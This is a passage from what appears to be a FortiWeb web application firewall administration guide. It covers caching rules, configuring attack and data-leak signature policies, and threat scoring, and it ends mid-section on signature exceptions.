URL Pattern	Depending on your selection in Type, enter either: • the literal URL, such as `/index.php`, that the HTTP request must contain in order to match the policy. The URL must begin with a slash (/). • a regular expression, such as `^/*.php`, matching all and only the URLs to which the policy should apply. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as `/index.cfm`. Do not include the domain name, such as `www.example.com`, which is configured separately in the **Host** drop-down list. To create and test a regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864).

14. Repeat the previous steps for each URL that you want to cache.

    Omitting a URL from the table is equivalent to creating an exception: if the table is **not** empty, FortiWeb will only cache URLs that you list in this table.

15. To apply the rewriting policy, select it in an inline protection profile. For details, see Configuring a protection profile for inline topologies on page 608.

See also

- Compression & decompression

What can be cached?

Caching works best with data that does not change. Static web pages, images, movies, and music all typically work well.

When content changes often, caching provides overhead by consuming RAM without its usual benefit of reduced latency. Some HTTP headers and other factors indicate dynamic content which FortiWeb will not cache.

FortiWeb will not cache responses if the request:

- Methods is not `GET` (e.g. responses to `POST` are not cached)
- Contains the header:
  - `Authorization:`
  - `Proxy-Authorization:`
  - If-Modified-Since
  - If-Unmodified-Since
  - If-Match
  - If-None-Match

FortiWeb also will not cache if the response:

- Has a `Set-Cookie:` field
- Has a `Vary:` field
- Forbids caching (e.g. `Cache-Control: no-cache/no-store/private`)
- Has no `Content-Length:` field (e.g. `Connection:close` and `Transfer-Encoding: chunked`)
- Has no cache expiry tag (e.g. Last-Modified/Etag and Cache-Control/Expires)

Blocking known attacks & data leaks

Many attacks and data leaks can be detected by FortiWeb using signatures. Enable signatures to defend against many attacks in the OWASP Top 10, plus more:

- cross-site scripting (XSS)
- SQL injection and many other code injection styles
- remote file inclusion (RFI)
- local file inclusion (LFI)
- OS commands
- trojans/viruses
- exploits
- sensitive server information disclosure
- credit card data leaks

FortiWeb scans:

- parameters in the URL of HTTP `GET` requests
- parameters in the body of HTTP `POST` requests
- XML in the body of HTTP `POST` requests (if Enable XML Protocol Detection is enabled)
- cookies

In addition to scanning standard requests, FortiWeb can also scan XML And Action Message Format 3.0 (AMF3) serialized binary inputs used by Adobe Flash clients to communicate with server-side software. For more information, see Enable AMF3 Protocol Detection and Illegal XML Format (for inline protection profiles) or Enable AMF3 Protocol Detection (for offline protection profiles).

Updating signatures

Known attack signatures can be updated. For information on uploading a new set of attack definitions, see Uploading signature & geography-to-IP updates on page 193 and Connecting to FortiGuard services. You can also create your own. See Defining custom data leak & attack signatures on page 525.

Signature configuration

You can configure each server protection rule with an action, severity, and notification settings (“trigger”) that determine how FortiWeb handles each violation.

For example, attacks categorized as cross-site scripting and SQL injection could have the `action` set to `alert_deny`, the `severity` set to `High`, and a trigger set to deliver an alert email each time FortiWeb detects these rule violations. However, you can disable specific signatures in those categories, set them to log/alert instead, or exempt requests to specific host names/URLs.

Alternatively, you can enable the threat scoring feature and configure one or more signature categories to contribute to a combined threat score. FortiWeb takes action only after the combined threat score exceeds a maximum value you specify. See Configuring threat scoring.

Using the wizard to create a signature policy

Optionally, to use the signature wizard to create a policy. To access the wizard, go to **Web Protection > Known Attacks > Signatures**, and then click **Signature Wizard**.

The wizard prompts you to select the database and web server types that apply to your environment and generates a corresponding policy. In policies generated by the wizard, any signatures that are not relevant to your environment are disabled, which improves performance and reduces the number of false positives. If necessary, you can perform additional configuration for the set of signatures the wizard generates.

To configure a signature rule

1. Before you create a signature rule, create custom signatures, if any, that you will add to the rule (see Defining custom data leak & attack signatures on page 525).
2. If you require protection for Oracle padding attacks, configure a rule for it (see Defeating cipher padding attacks on individually encrypted inputs on page 535).
3. Go to **Web Protection > Known Attacks > Signatures**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
4. Do one of the following:
   - To restrict the signature categories to ones that are relevant to the specific databases and web servers in your environment, click **Signature Wizard**. Then, follow the prompts to generate a custom signature policy. In the list of policies, to view and further configure the custom policy, double-click the name you specified .
   - To configure a signature rule using all available signatures, click **Create New**.

   You can configure the following settings for signatures in policies:

Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Threat Scoring	Select to display the threat scoring settings and enable the feature. The threat scoring feature allows you to configure your signature policy to trigger an action based on attack or leak detection by multiple signatures, instead of a single signature. For more information, see Configuring threat scoring.

Setting name	Description
Custom Signature Group	Select a custom signature group to use, if any. For details, see Defining custom data leak & attack signatures on page 525. Attack log messages contain `Custom Signature Detection` and the name of the individual signature when this feature detects an attack. To view and/or edit the custom signature set, click the **Detail** link. The **Edit Custom Signature Group** dialog appears.
Status	Click to enable or disable the signature rule for this policy.
False Positive Mitigation	For signatures that FortiWeb uses to scan for SQL injection attacks, click to enable or disable additional SQL syntax validation. When this option is enabled and the validation is successful, FortiWeb takes the specified action. If it fails, FortiWeb takes no action. Attack log messages generated by signatures that support this feature have a False Positive Mitigation field. The value indicates whether FortiWeb identified the attack using the signature and additional SQL syntax validation ("Yes") or the just the signature ("No"). Alternatively, you can use the following methods to disable this feature: • Create an exception that disables the feature for an individual signature (not all SQL injection signatures support the feature). See Configuring action overrides or exceptions to data leak & attack detection signatures on page 517. • In the attack log, click the link in the Message field (found in the message details) to display a menu. This menu includes an option that disables False Positive Mitigation.

Setting name	Description
Action **(column)**	In each row, select the action that FortiWeb takes when it detects a violation of the rule. Supported options vary (available options are listed in the description for each specific rule), but may include: • **Alert** — Accept the request and generate an alert email and/or log message. • **Alert & Deny** — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. • **Redirect** — Redirect the request to the URL that you specify in the protection profile and generate an alert email and/or log message. Also configure Redirect URL and Redirect URL With Reason.

Setting name	Description
	• **Send HTTP Response** — Block and reply to the client with an HTTP error message and generate an alert email and/or log message. You can customize the attack block page and HTTP error code that FortiWeb returns to the client. See Customizing error and authentication pages (replacement messages) on page 665. • **Pass** — Allow the request. Do **not** generate an alert email and/or log message. • **Continue** — Generate an alert and/or log message, then continue by evaluating any subsequent rules defined in the web protection profile (see Sequence of scans on page 30). If no other rules are violated, allow the request. If multiple rules are violated, a single request will generate multiple attack log messages and/or alert email. • **Alert & Erase** — Hide sensitive information in replies from the web server (sometimes called “cloaking”). Block the request or remove the sensitive information, and generate an alert email and/or log message. **Caution:** This option is not fully supported in offline protection mode. Only an alert and/or log message can be generated; sensitive information cannot be blocked or erased. • **Erase, no Alert** — Hide sensitive information in replies from the web server (sometimes called “cloaking”). Block the request or remove the sensitive information, but do **not** generate an alert email and/or log message. **Caution:** This option is **not** supported in offline protection mode. The default value is **Alert**. See also Reducing false positives on page 782. **Caution:** This setting will be ignored if Monitor Mode is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** If you will use this rule set with auto-learning, you should select **Alert**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.
Block Period **(column)**	In each row, type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 1. See also Monitoring currently blocked IPs on page 760.

Setting name	Description
Severity **(column)**	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. In each row, select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action **(column)**	In each row, select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of each rule. See Viewing log messages on page 706.
Threat Scoring	Specifies whether violations of signatures in this category contribute to the combined threat score for the signature policy instead of triggering the specified action. Available only when **Threat Scoring** is **ON**.
Cross Site Scripting	Enable to prevent a variety of cross-site scripting (XSS) attacks, such as some varieties of CSRF (cross-site request forgery). All of this attack's signatures are automatically enabled when you enable detection. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box. Attack log messages contain `Cross Site Scripting` and the subtype and signature ID (for example, `Cross Site Scripting : Signature ID 010000063`) when this feature detects a possible attack. In the Action column, select what FortiWeb does when it detects this type of attack.
Cross Site Scripting (Extended)	Enable to prevent a variety of XSS attacks. Unlike Cross Site Scripting, the extended signatures are more likely to cause false positives. However, they may be necessary in specific, high-security data centers. If one of the signatures is causing false positives and you need to instead configure a custom attack signature that will **not** cause false positives, you can individually disable that signature.

Setting name	Description
SQL Injection	Enable to prevent SQL injection attacks, such as blind SQL injection. All of this attack's signatures are automatically enabled when you enable detection. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box. Attack log messages contain `SQL Injection` and the subtype and signature ID (for example, `SQL Injection : Signature ID 030000010`) when this feature detects a possible attack. Also enable or disable False Positive Mitigation. In the Action column, select what FortiWeb does when it detects this type of attack.
SQL Injection (Extended)	Enable to prevent a variety of SQL injection attacks. Unlike SQL Injection, the extended signatures are more likely to cause false positives. However, they may be necessary in specific, high-security data centers. If one of the signatures is causing false positives and you need to instead configure a custom attack signature that will **not** cause false positives, you can individually disable that signature.
Generic Attacks	Enable to prevent other common exploits, including a variety of injection threats that do not use SQL, such as local file inclusion (LFI) and remote file inclusion (RFI). All of this attack's signatures are automatically enabled when you enable detection. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box. Attack log messages contain `Generic Attacks` and the subtype and signature ID (for example, `Generic Attacks-Command Injection : Signature ID 050050030`) when this feature detects a possible attack. In the Action column, select what FortiWeb does when it detects this type of attack.
Generic Attacks (Extended)	Enable to prevent a variety of exploits and attacks. Unlike Generic Attacks, the extended signatures are more likely to cause false positives. However, they may be necessary in specific, high-security data centers. If one of the signatures is causing false positives and you need to instead configure a custom attack signature that will **not** cause false positives, you can individually disable that signature.

Setting name	Description
Trojans	Enable to scan for trojans, viruses, malware, and greyware. **You must also configure a file upload restriction where you enable Antivirus Scan (see Limiting file uploads on page 590).** Attack log messages contain the file name and signature ID (for example, `filename [eicar.com] virus name [EICAR_TEST_FILE]: Waf anti-virus`) when this feature detects a possible virus. In the Action column, select what FortiWeb does when it detects this type of attack. To configure which database of signatures to use, select either Regular Virus Database or Extended Virus Database (see Choosing the virus signature database & decompression buffer on page 184). **Caution:** Files greater than the scan buffer configured in Maximum Antivirus Buffer Size are too large for FortiWeb to decompress, and will pass through without being scanned. **This could allow malware to reach your web severs.** To **block** oversized files, you **must** configure Body Length. **Caution:** To remain effective as new malware emerges, it is vital that your FortiWeb can connect to FortiGuard services to regularly update its engine and signatures. Failure to do so will cause this feature to become less effective over time, and may allow viruses to pass through your FortiWeb. For instructions on how to verify connectivity and enable automatic updates, see Connecting to FortiGuard services on page 180.

Setting name	Description
Information Disclosure	Enable to detect server error messages and other sensitive messages in the HTTP headers, such as **CF Information Leakage** (Adobe ColdFusion server information). All of this attack's signatures are automatically enabled when you enable detection. However, if one of the signatures is causing false positives and you need to instead configure a custom attack signature that will **not** cause false positives, you can individually disable that signature. To disable a specific signature, click the blue arrow to expand the list, then clear that signature's check box. Error messages, HTTP headers such as `Server: Microsoft-IIS/6.0`, and other messages could inform attackers of the vendor, product, and version numbers of software running on your web servers, thereby advertising their specific vulnerabilities. Sensitive information is detected according to fixed signatures. Attack log messages contain `Information Disclosure` and the subtype and signature (for example, `Information Disclosure-HTTP Header Leakage : Signature ID 080200001`) when this feature detects a possible leak. In the Action column, select what FortiWeb does when it detects this type of attack: • **Alert** **Note:** Does **not** cloak, except for removing sensitive headers. (Sensitive information in the body remains unaltered.) • **Alert & Erase** — Hide replies with sensitive information (sometimes called "cloaking"). Block the reply (or reset the connection) or remove the sensitive information, and generate an alert email and/or log message. If the sensitive information is a status code, you can customize the web page that will be returned to the client with the HTTP status code. **Note:** This option is not fully supported in offline protection mode. Effects will be identical to **Alert**; sensitive information will not be blocked or erased. • **Period Block** • **Redirect**

Setting name	Description
	Tip: Some attackers use 4XX and 5XX HTTP response codes for web site reconnaissance when identifying potential targets: to determine whether a page exists, has login failures, is Not Implemented, Service Unavailable, etc. Normally, the FortiWeb appliance records attack logs for 4XX and 5XX response codes, but HTTP response codes are also commonly innocent, and too many HTTP response code detections may make it more difficult to notice other information disclosure logs. To disable response code violations, disable both the *HTTP Return Code 4XX* and *HTTP Return Code 5XX* options in this rule's area. **Tip:** Because this feature can potentially require the FortiWeb appliance to rewrite the header and body of **every** request from a server, it can decrease performance. To minimize impact, Fortinet recommends enabling this feature **only** to help you identify information disclosure through logging, and **until** you can reconfigure the server to omit such sensitive information.

Setting name	Description
Bad Robot	Enable to analyze the `User-Agent:` HTTP header and block known content scrapers, spiders looking for vulnerabilities, and other typically unwanted automated clients. FortiWeb predefined signatures for many well-known robots, such as link checkers, search engine indexers, spiders, and web crawlers for Google, Baidu, and Bing, which you can use to restrict access by Internet robots such as web crawlers, as well as malicious automated tools. Search engines, link checkers, retrievals of entire web sites for a user's offline use, and other automated uses of the web (sometimes called robots, spiders, web crawlers, or automated user agents) often access web sites at a more rapid rate than human users. However, it would be unusual for them to request the same URL within that time frame. Usually, web crawlers request many different URLs in rapid sequence. For example, while indexing a web site, a search engine's web crawler may rapidly request the web site's most popular URLs. If the URLs are web pages, it may also follow the hyperlinks by requesting all URLs mentioned in those pages. In this way, the behavior of web crawlers differs from a typical brute force login attack, which focuses repeatedly on one URL. Some robots, however, are not well-behaved. You can request that robots not index and/or follow links, and disallow their access to specific URLs (see http://www.robotstxt.org/). However, misbehaving robots frequently ignore the request, and there is no single standard way to rate-limit robots. To verify that bad robot detection is being applied, attempt to download a web page using wget, which is sometimes used for content scraping.

Setting name	Description
Credit Card Detection	Enable to detect credit card numbers in the response from the server. Also configure Credit Card Detection Threshold. Credit card numbers being sent from the server to the client, especially on an unencrypted connection, constitute a violation of PCI DSS. In most cases, the client should only receive mostly-obscured versions of their credit card number, if they require it to confirm which card was used. This prevents bystanders from viewing the number, but also reduces the number of times that the actual credit card number could be observed by network attackers. For example, a web page might confirm a transaction by displaying a credit card number as: `XXXX XXXX XXXX 1234` This mostly-obscured version protects the credit card number from unnecessary exposure and disclosure. It would **not** trigger the credit card number detection feature. However, if a web application does not obscure displays of credit card numbers, or if an attacker has found a way to bypass the application's protection mechanisms and gain a list of customers' credit card numbers, a web page might contain a list with many credit card numbers in clear text. Such a web page would be considered a data leak, and trigger credit card number disclosure detection. Attack log messages contain `Credit Card Detection` and the subtype and signature (for example, `Credit Card Detection : Signature ID 100000001`) when this feature detects a credit card disclosure. In the Action column, select what FortiWeb does when it detects this type of attack.
Credit Card Detection Threshold	Enter a threshold if the web page must contain a number of credit cards that equals or exceeds the threshold in order to trigger the credit card number detection feature. For example, to ignore web pages with only one credit card number, but to detect when a web page containing two or more credit cards, enter `2`.
Threat Scoring Threshold	Specify the maximum combined threat score to exceed before FortiWeb takes the specified action. Available only when **Threat Scoring** is **ON**. For more information, see Configuring threat scoring.

Setting name	Description
Threat Scoring Match Scope	Select how FortiWeb calculates the combined threat score before it compares it to **Threat Scoring Threshold**. • **HTTP Transaction** – FortiWeb compares the score for each transaction to the threshold. • **TCP Session** – FortiWeb compares the score for each session to the threshold. The score can include multiple transactions. • **HTTP Session** – FortiWeb compares the score for sessions associated with a specific client to the threshold. This option requires you to enable **Session Management** in the appropriate protection profile. Available only when **Threat Scoring** is **ON**.

5. Click **OK**.
6. If you enabled Information Disclosure, Trojans, or Credit Card Detection, configure a decompression rule. See Configuring temporary decompression for scanning & rewriting on page 601.



Failure to configure a decompression rule, or, for HTTPS requests, to provide the server's x.509 certificate in either Certificate or Certificate File, will result in FortiWeb being unable to scan requests. This effectively disables those features.

7. To apply the signature rule, select it in an inline protection profile or an offline protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).
8. To verify your configuration, attempt a request that should be detected and/or blocked by your configuration.



Instead of actually executing the exploit or uploading a virus, attempt a harmless script with similar syntax, or upload an EICAR file. Alternatively, test your configuration in a non-production environment.

If detection fails:

- Verify that routing and TCP/IP-layer firewalling does not prevent connectivity.
- Verify that your simulated attack operates on either the HTTP header or HTTP body, whichever component is analyzed by that feature.
- If the feature operates on the HTTP body, verify that `http-cachesize` is large enough, or that you have configured to Body Length block requests that exceed the buffer limit. For details, see the FortiWeb CLI Reference.
- If the HTTP body is compressed, verify that Maximum Antivirus Buffer Size is large enough, or that you have configured to Body Length block requests that exceed the buffer limit.
- If you enabled Trojans, verify that you have also configured its configuration dependencies (see Limiting file uploads on page 590).
- If the feature operates on the parameters in the URL line in the HTTP headers, verify that the total parameter length (after URL decoding, if required — configure Recursive URL Decoding) is not larger than the buffer size of Total URL Parameters Length or Total URL Parameters Length.

9. If normal input for some URLs accidentally matches a signature, either create and use a modified version of it instead via custom signatures, or create exceptions (Configuring action overrides or exceptions to data leak & attack detection signatures on page 517).

See also


- Configuring threat scoring
- Filtering signatures
- Configuring action overrides or exceptions to data leak & attack detection signatures
- Sequence of scans
- Preventing zero-day attacks
- Limiting file uploads
- How often does Fortinet provide FortiGuard updates for FortiWeb?
- IPv6 support

Configuring threat scoring

The threat scoring feature allows you to configure your signature policy to take action based on multiple signature violations by a client, instead of a single signature violation. When a client violates a signature in a threat scoring category, it contributes to a combined threat score. When the combined threat score exceeds a maximum value you specify, FortiWeb takes action.

Selecting signature categories for threat scoring

You enable **Threat Scoring** for a signature policy to display the threat scoring settings. Then, for each signature category, in the Threat Scoring column, select whether the signatures in the category contribute to the threat score.



When threat scoring for a signature category is **ON**, FortiWeb ignores the action set for the category. Instead, when traffic violates a signature in the category, FortiWeb adds the threat score for the signature to the combined threat score for the signature policy. When the combined score exceeds the maximum specified by **Threat Scoring Threshold**, FortiWeb takes the action specified in the threat scoring settings.

Some high-priorty signatures are configured to override the threat management settings for their category. See Signature threat scores.

You cannot enable threat scoring for the following categories:

- Credit Card Detection
- Information Disclosure if it is configured to erase information

Selecting the method for calculating the combined threat score (Threat Scoring Match Scope)

Threat Scoring Match Scope specifies how FortiWeb calculates the combined threat score before it compares it to **Threat Scoring Threshold**.

- **HTTP Transaction** – FortiWeb compares the score for each transaction to the threshold.
- **TCP Session** – FortiWeb compares the score for each session to the threshold. The score can include multiple transactions.
- **HTTP Session** – FortiWeb compares the score for sessions associated with a specific client to the threshold. This option requires you to enable **Session Management** in the appropriate protection profile.

Example combined threat score calculations

Threat Scoring Threshold is **Low (7 points)**.

A TCP session contains two HTTP transactions:

- Transaction A violates two signatures. Each signature has a threat score of 3.
- Transaction B also violates two signatures. Each signature has a threat score of 5.


If **Threat Scoring Match Scope** is **HTTP Transaction**:

- The score for transaction A is 6, which does not exceed the threshold and FortiWeb takes no action.
- The score for transaction B is 10, which exceeds the threshold, and FortiWeb takes the specified action.


If **Threat Scoring Match Scope** is **TCP Session**, the score for the session is 16, which exceeds the threshold and triggers the action.

Signature threat scores

The signature details settings allow you to adjust the threat score for each signature.




Some high priority signatures are configured by default to ignore the threat score settings. When traffic violates these signatures, FortiWeb takes the action specified for that signature immediately.



If you disable the override setting for these signatures, they behave like other signatures when you add their category to the threat scoring group.

Threat score in attack logs

A column and icon in the attack log indicate messages that FortiWeb generated when a combined threat score for a signature policy exceeded its threshold. The message details include more information about the score and the signatures that contributed to it.



FortiWeb aggregates threat score messages in the Aggregated Attacks page. See Coalescing similar attack log messages on page 726.

See also

- Blocking known attacks & data leaks

Configuring action overrides or exceptions to data leak & attack detection signatures

You can configure FortiWeb to omit attack signature scans in some cases. You can also configure the signature to generate a log or alert only instead of blocking the attack.

Exceptions are useful when you know that some parameters, during normal use, cause false positives by matching an attack signature. Signature exceptions define request parameters that are **not** subject to signature rules. You can define exceptions using the following request elements:

